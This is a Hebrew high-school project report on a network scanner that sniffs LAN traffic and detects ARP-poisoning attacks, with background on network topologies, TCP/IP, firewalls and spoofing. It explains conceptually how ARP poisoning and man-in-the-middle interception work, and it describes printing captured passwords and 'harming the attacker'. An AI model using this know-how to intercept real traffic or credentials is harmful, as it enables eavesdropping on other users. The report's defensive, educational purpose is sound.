

שם התלמיד: ברק שלמה אהרוני

שם בית הספר: מקיף ה' דרכא אשקלון

שם המנחה: גל בר-און

*בוצע בהנחיית המרכז למצוינות באשקלון

תוכן עניינים

1.	תקציר כולל רציונל.....	3
2.	מבוא ורקע כללי לנושא העבודה.....	4-11
2.1	ניטור וניתוח תעבורה ברשתות מקומיות LAN וברשתות WAN.....	4-5
2.2	טופולוגית ה LAN.....	5-6
2.3	פרוטוקולי תקשורת ברשתות תקשורת מודרניות.....	6-8
2.4	שימוש ב- sniffer לבניית התקפות סייבר.....	8-9
2.5	מנועי sniffer כחלק מ- firewall והגנה על רשתות.....	10-11
2.6	גילוי התקפות סייבר ומניעתן באמצעות ניתוח רשת.....	11
3.	מטרת העבודה.....	12
4.	ניסוח וניתוח הבעיה האלגוריתמית.....	13
5.	תיאור אלגוריתמים קיימים לפתרון הבעיה.....	14-15
6.	בחירת הפתרון המוצע.....	16
7.	פיתוח הפתרון או היישום-תהליך כתיבת העבודה.....	17
8.	תיעוד והדרכה למשתמש ולמתכנת.....	18-50
8.1	תיעוד למשתמש.....	18-33
8.2	תיעוד למתכנת.....	33-50
9.	השוואת העבודה עם פתרונות ויישומים קיימים.....	51
10.	הערכת הפתרון לעומת התכנון והמלצות לשיפור.....	52-53
11.	ביבליוגרפיה.....	54

1. תקציר ורציונל

פרויקט זה עוסק בבניית סורק רשת , Network-Scanner אשר סורק את המידע העובר ברשת ומבצע פעולות שונות בהתאם לרצון המשתמש ועל סמך הסריקות השונות, כאשר ישנו דגש על הצגת המידע העובר ברשת ישירות למשתמש.

Scanner - ובשמו העברי – סורק, זוהי תוכנה שמחפשת אקטיבית אחר מידע, וכשהיא מגיעה למידע כלשהו, היא עוברת על כל חלקי המידע ומציגה אותו על מסך המחשב.

פרויקט זה, מבצע שלושה דברים. ראשית, הוא לוכד מידע העובר ברשת המקומית, וכולל בתוכו הצגת מנות (פאקטות) העוברות בתעבורה. בנוסף לכך, עוסק בזיהוי תהליכים המתרחשים במחשב והצגתם למשתמש. הפרויקט אף עוסק בזיהוי תקיפות על המחשב והצגת פרטים בנוגע למתקפה (בפרויקט זה התמקדנו במתקפה ARP-Poisoning).

ניתוח המנות העוברות ברשת, מתבצע בדומה לתוכנת ההסנפה wireshark, אשר מציגה בצורה מפורטת את כל המידע והמנות העוברות ברשת לפי פילטרים שונים. הניתוח נעשה על ידי הסורק (scanner) ובו מוצגות מנות לפי פרוטוקולים כמו: Ethernet, IP, TCP, UDP, ARP, HTTP, וכן, פירוט לפי פרוטוקולים אלו.

בנוסף לכך, ישנה חשיבות להגנה על המחשבים הנמצאים ברשת המקומית, בה נמצא הסורק. באמצעות הפעלתו, ניתן לנתח את המנות העוברות ברשת המקומית, ללכוד אותן ואף להציג בצורה מפורטת ויזואלית למשתמש. כך, אפשר לדעת האם מחשב מסוים ברשת המקומית המחובר לסוכן (אייגינט) מותקף במתקפת ARP-Poisoning או לא. אם כן, ישנה אפשרות להגן עליו ולפגוע בתוקף. תחום הסייבר הוא תחום רחב אופקים, ויש בו אפשרויות רבות לפגיעה במחשבים הנמצאים ברשת. אני סבור כי פרויקט ה-scanner יכול לשמש כתוכנה השייכת למנהל הרשת, אשר יוכל לראות את כלל המידע על המנות והתעבורה ברשת, וכן את המידע על המחשבים ברשת המקומית שלו, להגן עליהם ולאבטח אותם.

2. מבוא ורקע כללי לנושא העבודה

2.1 ניטור וניתוח תעבורה ברשתות מקומיות LAN וברשתות WAN

2.1.1 מבוא לרשתות

ביצועי אינטרנט יכולים לכסות מגוון רחב של רכיבים, שכל אחד מהם יכול להשפיע על כלל ביצועי הרשת. ליישומונים (אפליקציות), שרתי רשת, אינטראנט (Intranet), רשת תקשורת מקומית (LAN), פרוטוקולים, מערכות הפעלה, רשתות מרחביות (WAN) יכולה להיות השפעה על כלל ביצועי הרשת (Cheng, 2005). תשתיות רשת יכולות להשתנות באופן משמעותי בתנאים הבאים: גודל אזור הרשת המכוסה, מספר המשתמשים המחוברים לרשת, מספר וסוגי השירותים הזמינים. שני סוגי הרשתות הנפוצות ביותר כיום הן: רשתות תקשורת מקומיות (LAN) ורשתות אזוריות (WAN) (Cisco, 2014, chap.1).

2.1.1.1 רשת מקומית LAN

רשת מקומית הנה תשתית רשת המספקת גישה למשתמשים והתקני קצה (כל מכשיר בעל חיבור לרשת) באזור גיאוגרפי קטן. ברשת מקומית קיימים מספר מאפיינים: ראשית, הרשתות המקומיות מחברות מכשירי קצה באזור מוגבל כמו בית, בית ספר, בניין משרדים, או קמפוס. שנית, הרשת המקומית בדרך כלל מנוהלת על ידי ארגון או אדם יחיד. בנוסף לכך, הרשתות המקומיות מספקות רוחב פס (bandwidth) רחב ומהיר לכל מכשירי הקצה והתיווך ברשת (Cisco, 2014, chap.1).

2.1.1.2 רשת אזורית WAN

זוהי רשת המספקת גישה לרשתות אחרות על פני שטח גיאוגרפי רחב. מנוהלת בדרך כלל על ידי ספקי שירות (SP) או ספקי אינטרנט (ISP). לרשת האזורית מספר מאפיינים: ראשית, הרשתות האזוריות מקשרות בין מספר רשתות מקומיות על גבי אזורים גאוגרפים נרחבים למשל בין ערים, מדינות, מחוזות, ארצות או יבשות. שנית, רשתות אלה בדרך כלל מנוהלות על ידי מספר ספקי שירות. בנוסף לכך, הרשתות האזוריות בדרך כלל מספקות קישוריות איטית בין רשתות מקומיות (Cisco, 2014, chap.1).

2.1.2 צורת העברת המידע ברשת האינטרנט

באינטרנט, התעבורה עוברת בצורה של מנות (packets). מנה היא כמות של מידע בעלת גודל מוגבל. הורדת הקובץ בשלמותו, אחזור דף אינטרנט, דואר אלקטרוני, כל תקשורות האינטרנט הללו מתרחשות תמיד בצורה של מנות. בחיבורי תקשורת מחשבים שלא תומכים במנות, כמו למשל חיבור התקשורת נקודה לנקודה (peer to peer), שבו המידע מועבר בסדרה של "בייטים" (bytes), תווים, או סיביות (bits) בודדות.

בכל מנה מופיעה כתובת IP של המקור והיעד, כתובת המקור והיעד של חריץ (port), בדיקת מידע שגוי ומספר סוגים של מידע אודות הסוג והמצב של הנתונים הנשלחים

(Arumugam & Kumar, 2012).

מנות הרשת מכילות הרבה מידע שימושי על פעילות הרשת, היכול לשמש כתיאור של התנהגות הרשת. מנתח מנות הרשת (network packet analyzer) הופך לכלי שימושי עבור מערכות ומנהלי רשת וזאת על מנת ללכוד כמות מידע רבה על הרשת (Chun, 2002).

2.2 טופולוגית ה LAN

הטופולוגיה של הרשת היא הסידור או מערכת היחסים של התקני הרשת ויחסי הגומלין ביניהם. טופולוגיות LAN יכולות להראות בשתי צורות: הצורה הראשונה היא טופולוגיה פיזית. זוהי טופולוגיה המתייחסת לחיבורים הפיזיים ומהה כיצד מכשירי הקצה והתקני התשתית (נתבים, מתגים ונקודות גישה אלחוטיות) מחוברים. טופולוגיות פיזיות הן בדרך כלל נקודה לנקודה (point-to-point) או כוכב (star). הצורה השנייה היא טופולוגיה לוגית. זוהי טופולוגיה המתייחסת לדרך שהרשת מעבירה מסגרות (frames) מצומת (node) אחת לבאה. סידור זה מורכב מחיבורים וירטואליים בין הצמתים של הרשת (Cisco, 2014, chap.4).

קיימות מספר טופולוגיות LAN וביניהן: כוכב (star), טבעת (ring), אפיק (bus). טופולוגיות אלה הן ארכיטקטורות לוגיות, שבפועל אינם צריכים להיות מסודרים פיזית בתצורות אלה (Cisco, 20.10.2015).

2.2.1 טופולוגית כוכב (star)

טופולוגית כוכב היא ארכיטקטורת LAN שבה כל נקודת קצה שברשת מחוברת למרכזת (hub) משותפת, או למתג (switch), על ידי קישורים ייעודיים (Cisco, 20.10.2015). כיום, מכשירי הקצה מחוברים בנתבים (switches). מכשירי קצה מחוברים למכשיר תיווך מרכזי. טופולוגית כוכב היא הטופולוגיה הפיזית של ה LAN הנפוצה ביותר בעיקר בגלל שהיא קלה להתקנה, קלה לשינוי (קל להוסיף ולהסיר מכשירי קצה), וקלה לפתרון תקלות (Cisco, 2014, chap.4).

2.2.2 טופולוגית אפיק (bus)

כל מערכות הקצה כבולות אחת לשנייה, ומסתיימות בצורה כשלהי בכל קצה. התקני תשתית כגון מתגים (switches) אינם נדרשים לחבר את מכשירי הקצה (Cisco, 2014, chap.4).

2.2.3 טופולוגית טבעת (ring)

טופולוגית טבעת הינה ארכיטקטורת LAN המורכבת מסדרת התקנים המחוברים אחד אל השני באמצעות שידור חד כיווני על מנת ליצור לולאות סגורות (Cisco, 20.10.2015). בשונה מטופולוגית האפיק (bus) טופולוגיה זו אינה חייבת להסתיים (Cisco, 2014, chap.4).

2.3 פרוטוקולי תקשורת ברשתות תקשורת מודרניות

פרוטוקול הוא מערכת של כללים. פרוטוקולי אינטרנט הן ערכות של כללים המסדירים תקשורת בתוך ובין מחשבים ברשת. הפרוטוקול מגדיר בצורה מפורטת את התבנית של ההודעות המועברות (cisco, 2014, chap.6).

TCP/IP 2.3.1

פרוטוקול TCP/IP הוא פרוטוקול תקשורת או משפחה של פרוטוקולים בסיסיים של רשת האינטרנט. הרעיון שעומד בבסיס TCP/IP הוא יצירת מערכת המאפשרת לקשר בין רשתות רבות ושונות, ללא תלות במבנה הרשת ובטכנולוגיה שעומדת בבסיסה. האינטרנט הוא המקרה הבולט ביותר של קישור בין רשתות. קיימים גם פרוטוקולים אחרים של "רשתות של רשתות", אבל TCP/IP הוא הנפוץ והשימושי ביותר. הסיבה העיקרית לכך היא העובדה שפרוטוקול IP משמש את האינטרנט. פרוטוקול IP מאפשר קישור בין רשתות מסביב לעולם, ולמעשה מאפשר תקשורת אוניברסלית. בנוסף לכך, פרוטוקול IP דואג להגעה ליעד.

ב TCP/IP שתי שכבות עיקריות: השכבה העליונה, פרוטוקול בקרת שליחה (TCP), מנהלת את חלוקת הקובץ למנות (packets) קטנות שנשלחות ברשת האינטרנט ואוספת מחדש את המנות עד לקבלת ההודעה המקורית (ססיל " ופולק ש' , 2005). השכבה התחתונה, פרוטוקול האינטרנט (IP), הוא הפרוטוקול הראשי המשמש לניתוב המידע באינטרנט. יחידת הנתונים של IP סוחבת מספיק מידע אודות הרשת כדי להעביר אותו ליעד שלו. כתובת ה- IP מורכבת מכתרת (header) ואחריה מספר "בייטים" (bytes) של נתונים. הכותרת מכילה מידע על הסוג של יחידת הנתונים של IP, כמה זמן יחידת הנתונים צריכה להישאר על הרשת, דגלים מיוחדים המציינים כל מטרה מיוחדת שיחידת הנתונים אמורה לשרת, כתובת היעד והמקור ומספר שדות נוספים (Fara, 2007).

כל שער (gateway) ברשת בודק כתובת זו כדי לדעת לאן לשלוח את ההודעה. אפילו שחלק מהמנות של אותה הודעה מנותבות באופן שונה, הן יקובצו מחדש ביעד (ססיל ופולק, 2005).

ניתוח הניתוב והביצועים ב TCP/IP עוזר למנהלי הרשת לזהות את שורש הבעיה הגורם לתקלות בביצועים. ללא כמות נתונים מספיקה עם מובהקות סטטיסטית, תוצאות הניתוח עשויות להתפרש שלא כהלכה וכנראה שלא נוכל לפתור את הבעיות כראוי (Cheng, 2005).

TCP/IP מודל ה 2.3.1.1

מודל TCP/IP (נקרא על שם חבילת הפרוטוקולים TCP/IP שעומדת בבסיס המודל), הוא מודל שכבתי המתאר תקשורת ברשתות מחשבים. מודל TCP/IP מורכב מארבע שכבות: שכבה מספר אחת היא הנמוכה ביותר, ושכבה מספר ארבע היא הגבוהה ביותר, והיא מספקת שירותים למכשירי הקצה (ססיל ופולק, 2005).

2.3.1.2 שכבת היישום (Application layer)

שכבת היישום הנה השכבה העליונה במודל בה פועלים יישומים (אפליקציות), כלומר, תוכנות שהמשתמש מפעיל ישירות כדי לתקשר באמצעות האינטרנט. כדי שיישומים אלו יוכלו לתקשר ביניהם, על יישומים אלו, להחליט על הצגה אחידה של נתונים. שכבת היישום אחראית על תקינות הצגת הנתונים. דוגמה: דפדפן האינטרנט, שפועל עפ"י פרוטוקול HTTP (ססיל ופולק, 2005).

פרוטוקול העברת היפר-טקסט (HTTP) הוא פרוטוקול שכבת היישום (application layer) הנמצא בחלקו העליון של מודל ה-TCP/IP כדי לבסס את דרך התקשורת בין הלקוחות ובין השרת. פרוטוקול זה ממפה את שם השרת לכתובת IP, מייסד דרך תקשורת עם שרת הרשת, ואז שולח בקשה בעזרת מאתר משאבים אחיד (URL). הוא גם מקבל את הבקשה משרת הרשת (Hyper Text Markup Language or imaging document). כאשר התקשורת הושלמה, פרוטוקול ה-HTTP סוגר את חיבור ה-TCP/IP (Cheng, 2005).

2.3.1.3 שכבת התעבורה (Transport layer)

שכבת התעבורה מטפלת בהעברה של מידע מנקודת המוצא לנקודת היעד ברשת, כלומר תקשורת בין נקודות הקצה. כל יישום, מהשכבה שמעל, בוחר את פרוטוקול התעבורה המתאים לו, לפי צרכיו. לדוגמה: בדפדפן האינטרנט, פרוטוקול HTTP משתמש בפרוטוקול התעבורה TCP כדי לשלוח מידע ברשת (ססיל ופולק, 2005).

פרוטוקול שליטת התעבורה (Transport Control Protocol) - או בראשי תיבות: TCP, מספק שירות אמין ומסדר את המנות המתקבלות לפי סדר תוך דאגה לשידור מחדש של מנות שהלכו לאיבוד. ואילו פרוטוקול יחידת מידע של המשתמש (User Datagram Protocol), או בראשי תיבות: UDP, מספק שירות לא אמין, לא דואג לסדר ולא מבחין במנות החסרות (מותיר את האחריות ליישום) (Cheng, 2005).

2.3.1.4 שכבת האינטרנט (Internet layer)

אורזת את המידע לתוך יחידות מידע של IP, אשר מכילות מידע על כתובת המקור והיעד אשר שמשמשות להעביר את יחידת המידע בין רכיבי הרשת (hosts) ברשת. מבצעת ניתוב של יחידת נתוני IP. פרוטוקולים הפועלים בשכבה זו כוללים את פרוטוקול ARP ופרוטוקול IP (Microsoft, 2005).

2.3.1.5 שכבת ממשק האינטרנט (Network Interface layer)

מציין את הפרטים של איך המידע נשלח פיזית דרך הרשת, כולל כמה סיביות מאותות חשמלית על ידי התקני חומרה אשר משיקים ישירות עם צורת החיבור של הרשת (Microsoft, 2005).

2.3.2 דרכי תקשורת

2.3.2.1 תפוצה יחידה (Unicast)

שידור ליעד בודד (unicast) זהו חיבור אחד לאחד בין הלקוח לשרת (Microsoft, 2003). הוא משתמש בכתובת מקור אחת וכתובת יעד אחת. (Goyeneche, 1999)

שיטת התפוצה היחידה משתמשת בדרכי משלוח IP כגון פרוטוקול בקרת שידור (TCP) ופרוטוקול יחידת נתונים של משתמש (UDP), אשר הם פרוטוקולים מבוססי הפעלה (Microsoft, 2003).

2.3.2.2 תפוצה מרובה (Multicast)

המקור של התפוצה המרובה מסתמך על נתבים המאפשרים שידור לקבוצה וזאת על מנת להעביר את המנות לכל תתי-הרשתות של הלקוח המאזינות ללקוח המשדר. לא קיימת מערכת יחסים ישירה בין הלקוחות לשרת (Microsoft, 2003).

תפוצה זו מאפשרת למידע להישלח למספר יעדים בדרך המונעת שליחת הודעות לכל המשתמשים ברשת (Goyeneche, 1999).

2.3.2.3 תפוצה כוללת (Broadcast)

כאשר רוצים לשלוח הודעה לכל מהמחשבים ברשת המקומית, לא צריך העתק נפרד לכל אחד מהם. כלומר, רק העתק אחד נשלח ברשת, וכל המחשבים המחוברים אליה מקבלים את ההעתק. בדרך זו לא ניתן לשלוח הודעה רק לחלק מהמחשבים המחוברים לרשת אלא לכולם. כמו כן, התפוצה הכוללת שומרת רוחב פס רחב בהשוואה לתפוצה יחידה (unicast) (Goyeneche, 1999).

2.4 שימוש ב-sniffer לבניית התקפות סייבר

2.4.1 Sniffer

רחרחן (sniffer), זוהי תוכנת מחשב או חלק מחומרת מחשב היכולה ליירט ולתעד את התעבורה העוברת ברשת (Chan, 2002).

סינון מנות (packet sniffing), או ניתוח מנות (packet analysis) הוא תהליך של תפיסת כל מידע העובר דרך הרשת המקומית ומחכה לכל מידע שימושי. רוב הזמן, מנהלי רשת משתמשים במסנני מנות על מנת לפתור תקלות ברשת (כמו לגלות למה התעבורה כל כך איטית באזור אחד ברשת) או לזהות פריצות (Hannah, 2011).

מסנני מנות הם פרוטוקולי ניתוח המתכוונים ללכוד את המנות אשר מובחנות על ידי מכונת ממשק הרשת. כאשר רחרחן (sniffer) מופעל על מערכת, הוא תופס את כל המנות

שנכנסות ויוצאות מכרטיס הרשת (NIC) של המכונה שעליה הופעל הרחרחן. ברשת ממותגת, מאחר והמתגים (switches) לא מפיצים (broadcast) את המנות, רחרחנים אינם יכולים לראות מנה שאין לה כתובת יעד של המכונה עליה היא מותקנת. אם תוקף מתקין רחרחן ברשת אמינה, ואם הרשת האמינה משתמשת במרכזת (hub) על מנת לשלוח בתפוצה כוללת (broadcast) את המנות שנמצאות ברשת, אז הרחרחן יוכל להסתכל על כל אחת מהמנות העוברות ברשת (evilfingers, 9.10.2015).

2.4.2 שימושים להסנפה

קיימים שני סוגים של הסנפה: הסנפה אקטיבית והסנפה פסיבית. הסנפה פסיבית (passive sniffing) כרוכה בהאזנה ולכידת התעבורה. ואילו הסנפה אקטיבית (active sniffing) כרוכה בשיגור של פרוטוקול זיהוי כתובת (ARP) מזויף או מתקפה הנקראת הצפת התעבורה (traffic-flooding) כנגד מתג (switch) על מנת ללכוד את התעבורה. הסנפה אקטיבית ניתנת לגילוי והסנפה פסיבית אינה ניתנת לגילוי.

ברשתות שמשתמשות במרכזת (hub) או בחיבורים אלחוטיים, כל רכיבי הרשת יכולים לראות את התעבורה (Graves, 2010).

לעומת זאת, בסביבת רשת ממותגת (switched network environment), מנות (packets) נשלחות לחרץ (port) יעד באמצעות כתובת MAC. תהליך זה דורש שהמערכת על הרשת תכיל טבלת ניתוב של כתובות MAC לחריצים. בסביבה זו, מנות נשלחות רק למכשירים המיועדים לכך. אפילו בסביבת רשת ממותגת, ישנם דרכים להסניף מנות של מכשירים אחרים. דרך אחת היא לתעתע את כתובת ה-MAC – ולהרעיל את טבלת ARPn (Dodd, 2015, para.1).

לדוגמה, במתקפת ARP Poisoning, אחת המטרות היא לשים את התוקף במצב שהוא יכול ללכוד ולתעד את המידע שברשת בעזרת כלים להאזנה לרשת המקומית ולרישות נתונים לניתוח מאוחר יותר (Dodd, 2015, para. 12). הדבר מאפשר למתג (switch) לחלק את תעבורת הרשת ולשלוח תעבורה רק לכתובת ה-MAC היעד המתאימה.

דרך נוספת לצותת למידע דרך המתג היא להשתמש בחרץ מרוחק (span port) או בחרץ משוקף (port mirroring) כדי לאפשר לכל המידע הנשלח לחרץ הפיזי של המתג להיות משוכפל לחרץ אחר (Graves, 2010).

2.5 מנועי sniffer כחלק מ- firewall והגנה על רשתות

2.5.1 חומות אש (Firewall)

חומות אש (Firewalls) נועדו להגן על רשת המחשבים הפרטית מפני תוקפים מחוץ לרשת על ידי הגבלת התקשורת בין הרשת הפרטית לעולם החיצוני. בנוסף, חומת האש משמשת לבקרה על התקשורת שמבוצעת מתוך הרשת הפרטית החוצה (ביהם, 2015).

מתקפות רבות עלולות לגרום לנזק רציני. לכן יש צורך שתוכנות חומות האש יגנו מפני מתקפות אלה. הגנה שלא מתערבת רק בסינון תעבורת הרשת, אלא גם כוללת פיקוח על התנהגות התהליכים, הגנה על משרד הרישום (registry), הכוננים, על קבצי המערכת והגנה על אבטחת התוכנה עצמה (Ries, 2005).

חומות אש בדרך כלל פועלות על הנתבים (routers) שמחברים חלקים (segments) שונים של הרשת ביחד (Pasi & Jukka, 2001). כך, כל התקשורת בין הרשת הפרטית לרשתות אחרות תעבור דרך חומת האש שתוכל להחליט אילו מנות להעביר ואילו לזרוק (ביהם, 2015). בהתבסס על התצורה שלהן, המנות מגבילות את זרם התעבורה בין הרשתות השונות, בהתאם לפרוטוקול השכבה שהם פועלים לפיו. מאחר ולכל ארגון המחובר כבר לאינטרנט יש סוג מסוים של נתב, ולמרבית הנתבים יש לפחות יכולות סינון מנות פשוטות (Pasi & Jukka, 2001).

יש להדגיש כי חומות אש לא נועדו להגן על התקשורת הנעשית בתוך הרשת אלא רק על התקשורת בין הרשת עליה מגנים לרשתות האחרות. לכן חומות האש לא יגנו כנגד התקפות המתבצעות על ידי מחשב ברשת הפרטית על מחשב אחר ברשת זו.

ישנם מספר סוגים של טכנולוגיות של חומות אש כאשר המרכזיים שביניהם הם שרתי פרוקסי (proxy servers), Stateless Packet Filtering Firewalls ו-Stateful Packet Filtering Firewalls (ביהם, 2015).

2.5.1.1 שרתי פרוקסי

שרתי פרוקסי פועלים בשכבת היישום. הרעיון הוא להכריח את כל התקשורת לעבור דרך שרתי הפרוקסי, שיעבירו את התוכן לשרת היעד, וכך לא תהיה תקשורת ישירה בין הרשת הפנימית לחיצונית (ביהם, 2015).

2.5.1.2 Stateless Packet Filtering Firewall

Stateless Packet Filtering, מבצע סינון של המנות על סמך המידע שמופיע בכותרות של שכבות הרשת (IP Header) והתובלה (TCP/UDP Header). מדיניות ההגנה מוגדרת באמצעות טבלת חוקים סטטית בה מפורטים הקריטריונים עבור מנות שמותר להעביר הלאה ומנות שאסור להעביר (ביהם, 2015).

2.5.1.3 Stateful Packet Filtering Firewalls

stateful packet filtering יש שתי טכנולוגיות: האחת שומרת רשימת שיחות (session) פתוחות, והשנייה סורקת את תוכן שכבת האפליקציה. שתיהן נועדו להתגבר על החסרונות של stateless packet filtering, ויחד הן משפרות את יכולת חומת האש באופן משמעותי (ביהם, 2015).

2.6 גילוי התקפות סייבר ומניעתן באמצעות ניתוח רשת

2.6.1 סוגי התקפות

2.6.1.1 ARP Poisoning

מתקפת ARP Poisoning שמה את התוקף במצב של יירוט התקשורת בין שני מחשבים. מחשב א' מאמין שהוא מתקשר עם מחשב ב', אבל בגלל הרעלת טבלת ה-ARP, התקשורת בעצם הולכת למחשב התוקף. התוקף יכול אז גם להגיב למחשב א' (מתחזה למחשב ב'), או פשוט להעביר את המנות ליעדן המיועד, אבל רק לאחר שמידע המנות נשבה ונרשם לצורך שימוש מאוחר יותר של התוקף. כמו כן, התגובה ממחשב ב' יכולה להישבות ולהירשם על ידי התוקף, שכבר השתמש ב-ARP Poisoning כדי לגרום למחשב ב' לחשוב שהמחשב התוקף הוא מחשב א'. סוג זה של מתקפה ידוע כמתקפת Man in the Middle (Dodd, 2015, para.2).

2.6.1.2 IP Spoofing

במתקפת IP Spoofing, השכבות מעל ה-IP משתמשות בכתובת המקור במנות הנכנסות על מנת לזהות את השולח. כדי לתקשר עם השולח, התחנה המקבלת את המנה, שולחת תגובה על ידי שימוש בכתובת המקור של המנה. בגלל שפרוטוקול האינטרנט (IP) אינו מתאמץ לאמת אם כתובת המקור במנה שנוצרה על ידי צומת (node) היא למעשה כתובת המקור של הצומת, ניתן לזייף את כתובת המקור ומקבל ההודעה יחשוב שהמנה מגיעה מהכתובת המזויפת (Fara, 2007).

2.6.2 מניעת התקפות

סינון מנה מתבצע כאשר מנה אינה מעובדת כראוי, והיא נדחית בדרך מסוימת. המחשב שמעבד את המנה עלול להתעלם מהמנה לחלוטין, או כאשר ניתן, הוא עלול לשלוח בחזרה מנה לשולח ולומר לו שהמנה נדחתה.

לכידת מנות הוא תהליך של לכידת מהירות הרשת ומנות הרשת העוברות ברשת בטווח תעבורה גדול.

לכוד מנות (packet capture) יכול לתעד את הכותרות (headers) בלי לתעד את התוכן המלא של יחידת הנתונים. הדבר יכול להפחית את האחסון הנדרש, ולמנוע בעיות חוקיות, אבל עדיין קיים מספיק מידע כדי לגלות את המידע החיוני הדרוש על מנת לאבחן את הבעיה (Arumugam & Kumar, 2012).

3. מטרת העבודה

מטרתו העיקרית של הפרויקט היא ניתוח וסריקה של מידע העובר ברשת, והצגתו למשתמש בדרך פשוטה. שכן, אם המידע העובר ברשת ינותח כראוי, המתקפה תוכל להתגלות, וניתן יהיה למנוע אותה.

כתוצאה מכך, שאלת המחקר היא: כיצד ניתן לגלות מתקפות על מחשב ברשת מקומית באמצעות ניתוח המידע?

4. ניסוח וניתוח הבעיה האלגוריתמית


ברשת קיימים האקרים המעוניינים לגשת למידע פרטי או סודי של אחרים והם מנצלים חולשות שברשת על מנת להשיג את מידע זה.

מתקפת הסייבר בה הפרויקט עוסק היא מתקפת Arp Poisoning :

אחת ההתקפות הידועות כיום היא Arp Poisoning. זוהי שיטה שמאפשרת לתוקף לשנות את טבלת Arp של מחשב/נתב כלשהו ברשת, מבלי שהוא ידע שהשינוי הוא תוצאה של שימוש תוקף בפריצת האבטחה. העיקרון הוא שליחת מנת Reply-Arp אל מחשב כלשהו ברשת כאשר מגדירים את כתובת ה-IP של השולח ככתובת מזויפת (ככתובת של הנתב), ומשאירים את כתובת ה-MAC של המחשב התוקף. ברגע שתגיע הבקשה אל הנתב, היא תשנה את טבלת Arp שלו כך שבפעם הבאה שיהיה ניסיון גישה של הנתב אל הנתב כל המנות שיועדו לנתב יגיעו אל התוקף וכך יוכל לנטר את פעולות הקורבן ואת המידע היוצא ממנו שהיה אמור להיות אישי. לדוגמה ניתן לעשות בעזרת התקפה זו מימוש של Man In The Middle, כלומר להיות חוצץ בין מחשב מותקף לבין הנתב כך שניתן בקלות לגלות מידע רב על המשתמש ואף להטות מידע שיועד לו ושהיה אמור להיות אמין.

כאשר מתקפה זו פועלת המותקף כלל אינו יודע שהוא מותקף ואינו יודע שהמנות שקיבל מזויפות ולא באמת הגיעו מהנתב.

ה-Scanner יודע לזהות מתי מתרחשת מתקפה כזאת ברשת הפנימית בא הוא עובד, לזהות מי המחשב המותקף ומי המתקיף ואף לספק הגנה מפני המתקפה.



5. תיאור אלגוריתמים קיימים לפתרון הבעיה

תיאור אלגוריתם ה-sniffer:

- התוכנה מאזינה לרשת המקומית על ידי הסנפת מנות.
- sniffern לוכד מנות העונות לfilter : tcp port 80.
- התוכנה בודקת כל מנה, אם היא חשודה כתוקפת או לא.
- אם לא אז המנות מנותחות לפי השכבות : ethernet, ip protoco, tcp protocol, http protocol.
- הפרויקט מדפיס את המידע שהושג על ידי הניתוח (מידע כמו: כתובת IP של השולח ושל היעד, כתובות MAC, שם האתר, סיסמאות ופרטי משתמש אם יש וכו').
- אם כן, אז נפתח תת-תהליך (thread) נוסף, כך התוכנה יכולה בו-זמנית להמשיך את לכידת המנות וניתוחן. בנוסף לכך, היא פועלת לעצירת המתקפה.
- הפרויקט בודק איזה סוג מתקפה זו ופועל בהתאם במטרה לעצור את המתקפה.
- התוכנה סוגרת את תת-התהליך הנוסף, וממשיכה את פעילות הסורק כפי שהיה בהתחלה.


תיאור אלגוריתם סורק המתקפות:

- הפרויקט מגלה מתקפות על מחשב (Host) ברשת מקומית באמצעות ניתוח המידע.
- הסורק מציג מידע מחולץ מתוך המנות עצמן. ניתוח המנות נעשה על ידי הסנפת הרשת המקומית דרך מחשב ברשת, עליו מותקן הסורק.
